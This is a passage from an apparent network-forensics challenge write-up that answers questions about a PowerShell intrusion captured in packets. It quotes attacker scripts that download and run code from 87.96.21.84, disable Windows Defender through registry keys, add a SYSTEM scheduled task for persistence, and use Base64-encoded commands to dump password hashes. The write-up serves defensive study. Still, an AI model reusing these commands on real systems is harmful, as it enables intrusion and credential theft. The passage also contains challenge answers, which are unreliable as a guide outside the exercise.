HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.11.8
Date: Sun, 28 Apr 2024 00:32:10 GMT
Content-type: application/octet-stream
Content-Length: 5024
Last-Modified: Sat, 27 Apr 2024 23:16:35 GMT


$priv = [bool](([System.Security.Principal.WindowsIdentity]::GetCurrent()).groups -match
"S-1-5-32-544")
$osver = ([environment]::OSVersion.Version).Major

$WarningPreference = "SilentlyContinue"
$ErrorActionPreference = "SilentlyContinue"
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = { $true }

$url = "http://87.96.21.84"
```


The packets reveal an HTTP GET request to http://87.96.21.84/checking.ps1, which appears to be a PowerShell script used by the attacker to execute malicious commands or establish persistence. The request headers indicate the use of HTTP/1.1 with a "Keep-Alive" connection, commonly used for persistent communication with Command and Control (C2) servers.

The server's 200 OK response confirms the file was delivered. The server is running SimpleHTTP/0.6 with Python 3.11.8, suggesting the attacker used a lightweight Python-based web server to host the script.

The script includes functions for handling web requests, with the $url variable pointing to the attacker's IP. It bypasses SSL certificate validation and silently handles errors, typical tactics for evading security measures. The URL, http://87.96.21.84/checking.ps1, represents a key moment in the attack, likely used to further exploit or establish control over the system.

Answer: http://87.96.21.84/checking.ps1

7. Understanding which group Security Identifier (SID) the malicious script checks to verify the current user's privileges can provide insights into the attacker's intentions. Can you provide the specific Group SID that is being checked?




```
GET /checking.ps1 HTTP/1.1
Host: 87.96.21.84
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.11.8
Date: Sun, 28 Apr 2024 00:32:10 GMT
Content-type: application/octet-stream
Content-Length: 5024
Last-Modified: Sat, 27 Apr 2024 23:16:35 GMT


$priv = [bool](([System.Security.Principal.WindowsIdentity]::GetCurrent()).groups -match
"S-1-5-32-544")
$osver = ([environment]::OSVersion.Version).Major

$WarningPreference = "SilentlyContinue"
$ErrorActionPreference = "SilentlyContinue"
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = { $true }

$url = "http://87.96.21.84"
```

In the downloaded PowerShell script, the malicious script includes a check for the group SID S-1-5-32-544 using the Windows Identity API. This SID corresponds to the Administrators group, which grants elevated privileges on the local system.

This command evaluates whether the current user belongs to the Administrators group by matching the group SID against the list of groups associated with the logged-in user. If the user is a member of the Administrators group, the $priv variable is set to True, enabling the script to execute privileged actions without additional authentication.

Answer: S-1-5-32-544

8. Windows Defender plays a critical role in defending against cyber threats. If an attacker disables it, the system becomes more vulnerable to further attacks. What are the registry keys used by the attacker to disable Windows Defender functionalities? Provide them in the same order found.



```
            $defenderRegistryPath = "HKLM:\SOFTWARE\Microsoft\Windows Defender"
            $defenderRegistryKeys = @(
                "DisableAntiSpyware",
                "DisableRoutinelyTakingAction",
                "DisableRealtimeMonitoring",
                "SubmitSamplesConsent",
                "SpynetReporting"
            )
```

1. DisableAntiSpyware - This key disables Windows Defender's anti-spyware capabilities.

2. DisableRoutinelyTakingAction - This key prevents Defender from taking automatic remediation actions against detected threats.


3. DisableRealtimeMonitoring - This key turns off real-time protection, allowing malware to execute without immediate detection.

4. SubmitSamplesConsent - This key disables the feature that sends suspicious samples to Microsoft for analysis.


5. SpyNetReporting - This key disables the reporting of threat intelligence data to Microsoft, reducing visibility into potential attacks.

Answer: DisableAntiSpyware, DisableRoutinelyTakingAction, DisableRealtimeMonitoring, SubmitSamplesConsent, SpyNetReporting

9. Can you determine the URL of the second file downloaded by the attacker?



No.	Time	Source	Destination	Protocol	Length	Host	Info
4214	2024-04-28 00:32:10.364332	87.96.21.81	87.96.21.84	HTTP	127	87.96.21.84	GET /checking.ps1 HTTP/1.1
4221	2024-04-28 00:32:10.367056	87.96.21.84	87.96.21.81	HTTP	698		HTTP/1.0 200 OK
4241	2024-04-28 00:32:12.407591	87.96.21.81	87.96.21.84	HTTP	210	87.96.21.84	GET / HTTP/1.1
4244	2024-04-28 00:32:12.408444	87.96.21.84	87.96.21.81	HTTP	898		HTTP/1.0 200 OK (text/html)
4251	2024-04-28 00:32:12.630732	87.96.21.81	87.96.21.84	HTTP	217	87.96.21.84	GET /del.ps1 HTTP/1.1
4254	2024-04-28 00:32:12.631706	87.96.21.84	87.96.21.81	HTTP	397		HTTP/1.0 200 OK
4261	2024-04-28 00:32:12.714458	87.96.21.81	87.96.21.84	HTTP	122	87.96.21.84	GET /del.ps1 HTTP/1.1



```
GET /del.ps1 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.19041.4291
Host: 87.96.21.84
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.11.8
Date: Sun, 28 Apr 2024 00:32:12 GMT
Content-type: application/octet-stream
Content-Length: 343
Last-Modified: Sat, 27 Apr 2024 23:16:43 GMT

Get-WmiObject _FilterToConsumerBinding -Namespace root\subscription | Remove-WmiObject

$list = "taskmgr", "perfmon", "SystemExplorer", "taskman", "ProcessHacker", "procexp64", "procexp",
"Procmon", "Daphne"
foreach($task in $list)
{
    try {
        stop-process -name $task -Force
    }
    catch {}
}

stop-process $pid -Force
```

The network capture reveals an HTTP request made to download a script named del.ps1. This request was sent to the IP address 87.96.21.84, specifying the file path /del.ps1 over HTTP/1.1 protocol. The connection headers include the "Keep-Alive" directive, indicating that the attacker intended to maintain a persistent session with the server for additional commands or downloads. The user agent string identifies the request as being generated by PowerShell, which was injected earlier in the winlogon.exe process.


The server responded to this request with a 200 OK status code, confirming that the script was successfully hosted and delivered. The use of PowerShell in this operation aligns with common attacker tactics, as it allows for file downloads, command execution, and system modifications without requiring third-party tools. Given its name, del.ps1 may have been designed to perform destructive actions, such as deleting logs, removing evidence, or disabling security mechanisms to cover the attacker’s tracks.

Answer: http://87.96.21.84/del.ps1

10. Identifying malicious tasks and understanding how they were used for persistence helps in fortifying defenses against future attacks. What's the full name of the task created by the attacker to maintain persistence?


Scheduled tasks are a feature in Windows that allow users and administrators to automate the execution of scripts, commands, or programs at predefined times or intervals. While this functionality is useful for legitimate administrative tasks, attackers often abuse it to maintain persistence within a compromised system. By creating scheduled tasks, adversaries can ensure that malicious payloads execute automatically, even after a reboot, without requiring manual intervention.

http contains "schtasks"



http contains "schtasks"

No.	Time	Source	Destination	Protocol	Length	Host	Info
4221	2024-04-28 00:32:10.367056	87.96.21.84	87.96.21.81	HTTP	698		HTTP/1.0 200 OK



```
Function CleanerEtc {
    $WebClient = New-Object System.Net.WebClient
    $WebClient.DownloadFile("http://87.96.21.84/del.ps1", "C:\ProgramData\del.ps1") | Out-Null
    C:\Windows\System32\schtasks.exe /f /tn "\Microsoft\Windows\MUI\LPupdate" /tr "C:
\Windows\System32\cmd.exe /c powershell -ExecutionPolicy Bypass -File C:\ProgramData\del.ps1" /ru
SYSTEM /sc HOURLY /mo 4 /create | Out-Null
    Invoke-Expression ((New-Object System.Net.WebClient).DownloadString('http://87.96.21.84/ichigo-
lite.ps1'))
}
```

This PowerShell script checks the availability of specified URLs, downloads and runs malicious scripts, disables Windows Defender and antivirus services, creates a task to regularly execute malicious actions, and deletes or modifies system files and settings to hide its presence. If administrator privileges are not available, it creates tasks to run with lower privileges, ensuring persistent access to the system for attackers.

Answer: \Microsoft\Windows\MUI\LPupdate

11. Based on your analysis of the second malicious file, What is the MITRE ID of the main tactic the second file tries to accomplish?

Based on the analysis of the second malicious file, del.ps1, its primary purpose is defense evasion, its behavior aligns with techniques under the Defense Evasion TA0005 tactic in the MITRE ATT&CK framework. Defense evasion focuses on techniques used by attackers to avoid detection and bypass security mechanisms.


Given that the script disables security features, stops antivirus services, and modifies registry keys to turn off Windows Defender protections, the most relevant MITRE technique ID is:
T1562.001 – Impair Defenses: Disable or Modify Tools

This technique describes how adversaries disable or modify security tools, such as antivirus or endpoint protection, to evade detection. The script specifically disables Windows Defender functionalities, alters registry settings, and stops related services, ensuring the system becomes more vulnerable to subsequent malicious activities without triggering alerts.

Answer: TA0005


12. What's the invoked PowerShell script used by the attacker for dumping credentials?

http contains "lsass"



http contains "lsass"

```
No.   Time                       Source       Destination  Protocol Length Host  Info
 4303 2024-04-28 00:32:12.896379 87.96.21.84  87.96.21.81  HTTP     319          HTTP/1.0 200 OK
 4454 2024-04-28 00:32:13.162882 87.96.21.84  87.96.21.81  HTTP     319          HTTP/1.0 200 OK
 4570 2024-04-28 00:32:21.132781 87.96.21.84  87.96.21.81  HTTP     319          HTTP/1.0 200 OK
 4721 2024-04-28 00:32:21.151496 87.96.21.84  87.96.21.81  HTTP     319          HTTP/1.0 200 OK
```



```
GET /Invoke-PowerDump.ps1 HTTP/1.1
Host: 87.96.21.84
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.11.8
Date: Sun, 28 Apr 2024 00:32:12 GMT
Content-type: application/octet-stream
Content-Length: 22165
Last-Modified: Mon, 22 Apr 2024 23:17:02 GMT

# Pulled from darkoperator's Posh-SecMod:
```

The HTTP stream reveals that the attacker downloaded and executed a PowerShell script named Invoke-PowerDump.ps1 from the URL:

http://87.96.21.84/Invoke-PowerDump.ps1
This script is designed to dump password hashes from the local system's registry, specifically requiring administrative privileges to escalate to SYSTEM permissions. The script references methods for reading registry data, extracting credentials, and dumping hashes stored by the operating system.


Invoke-PowerDump leverages PowerShell commands and memory-access techniques to bypass traditional defenses and retrieve sensitive credential data directly from LSASS or registry hives. It is part of a post-exploitation toolkit, as indicated by its reference to GitHub repositories for exploitation frameworks and examples of command usage.

This type of attack aligns with the MITRE ATT&CK technique T1003 (OS Credential Dumping) under the Credential Access (TA0006) tactic. Monitoring HTTP requests for suspicious scripts like Invoke-PowerDump.ps1 and restricting administrative access to LSASS memory are critical defenses against this attack vector.

Answer: Invoke-PowerDump.ps1

13. Understanding which credentials have been compromised is essential for assessing the extent of the data breach. What's the name of the saved text file containing the dumped credentials?


http contains "Invoke-PowerDump.ps1"




http contains "Invoke-PowerDump.ps1"

```
No.   Time                       Source       Destination  Protocol Length Host         Info
 4244 2024-04-28 00:32:12.408444 87.96.21.84  87.96.21.81  HTTP      898                HTTP/1.0 200 OK  (text/html)
 4277 2024-04-28 00:32:12.864426 87.96.21.84  87.96.21.81  HTTP     1153                HTTP/1.0 200 OK
 4284 2024-04-28 00:32:12.895082 87.96.21.81  87.96.21.84  HTTP      135 87.96.21.84    GET /Invoke-PowerDump.ps1 HTTP/1.1
 4435 2024-04-28 00:32:13.161327 87.96.21.81  87.96.21.84  HTTP      135 87.96.21.84    GET /Invoke-PowerDump.ps1 HTTP/1.1
 4544 2024-04-28 00:32:21.129474 87.96.21.84  87.96.21.81  HTTP     1153                HTTP/1.0 200 OK
 4551 2024-04-28 00:32:21.131616 87.96.21.81  87.96.21.84  HTTP      135 87.96.21.84    GET /Invoke-PowerDump.ps1 HTTP/1.1
 4702 2024-04-28 00:32:21.150396 87.96.21.81  87.96.21.84  HTTP      135 87.96.21.84    GET /Invoke-PowerDump.ps1 HTTP/1.1
```

The HTTP stream reveals that the attacker downloaded and executed the Invoke-PowerDump.ps1 script from the server hosted at http://87.96.21.84. This script is designed to extract password hashes stored in the system, requiring administrative privileges to access sensitive areas, such as the Security Accounts Manager (SAM) database or LSASS memory. Within the stream, encoded commands are observed, indicating that the attacker encoded parts of the script using Base64 to obfuscate its actions and bypass detection mechanisms.



```
$EncodedCommand =
"KE5ldy1PYmplY3QgU3lzdGVtLk5ldC5XZWJDbGllbnQpLkRvd25sb2FkU3RyaW5nKCdodHRwOi8vODcuOTYuMjEuODQvSW52b2t
lLVBvd2VyRHVtcC5wczEnKSB8IEludm9rZS1FeHByZXNzaW9uDQoNCg=="
Invoke-Expression -Command
([System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($EncodedCommand)))


$EncodedExec =
"SW52b2tlLVBvd2VyRHVtcCB8IE91dC1GaWxlIC1GaWxlUGF0aCAiQzpcUHJvZ3JhbURhdGFcaGFzaGVzLnR4dCI="
Invoke-Expression -Command
([System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($EncodedExec)))


$usernames = @()
```



Decode from Base64 format
Simply enter your data then push the decode button.


```
SW52b2tlLVBvd2VyRHVtcCB8IE91dC1GaWxlIC1GaWxlUGF0aCAiQzpcUHJvZ3JhbURhdGFcaGFzaGVzLnR4dCI
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.
UTF-8
Source character set.
□ Decode each line separately (useful for when you have multiple entries).
Live mode OFF
Decodes in real-time as you type or paste (supports only the UTF-8 character set).
DECODE
Decodes your data into the area below.

```
Invoke-PowerDump | Out-File -FilePath "C:\ProgramData\hashes.txt"
```

Answer: hashes.txt

14. Knowing the hosts targeted during the attacker's reconnaissance phase, the security team can prioritize their remediation efforts on these specific hosts. What's the name of the text file containing the discovered hosts?




```
SMBExec.ps1 )

$hostsContent = Invoke-WebRequest -Uri "http://87.96.21.84/extracted_hosts.txt" | Select-Object -
ExpandProperty Content -ErrorAction Stop

$EncodedCommand =
```

The captured HTTP stream reveals the attacker's use of PowerShell scripts to perform reconnaissance and credential-based attacks. During the reconnaissance phase, the attacker retrieved a list of target hosts from a text file stored on the attacker's server.


The script processes the contents of this file to extract individual hosts and uses the Invoke-SMBExec cmdlet to attempt remote execution on the identified systems. Server Message Block is a network file-sharing protocol primarily used in Windows environments to enable applications and users to access files, printers, and other network resources. It allows systems to communicate and share data across a network by providing mechanisms for reading and writing files, managing directories, and performing authentication and authorization. SMB operates over TCP/IP using ports 139 and 445, making it a critical component for enterprise file sharing and administrative tasks. However, SMB is often targeted by attackers for lateral movement, credential theft, and remote code execution, especially when misconfigured or running outdated versions, as seen in exploits like EternalBlue used in ransomware attacks. Securing SMB involves enforcing strong authentication, disabling SMBv1, and applying the latest security patches to mitigate vulnerabilities.

Answer: extracted_hosts.txt

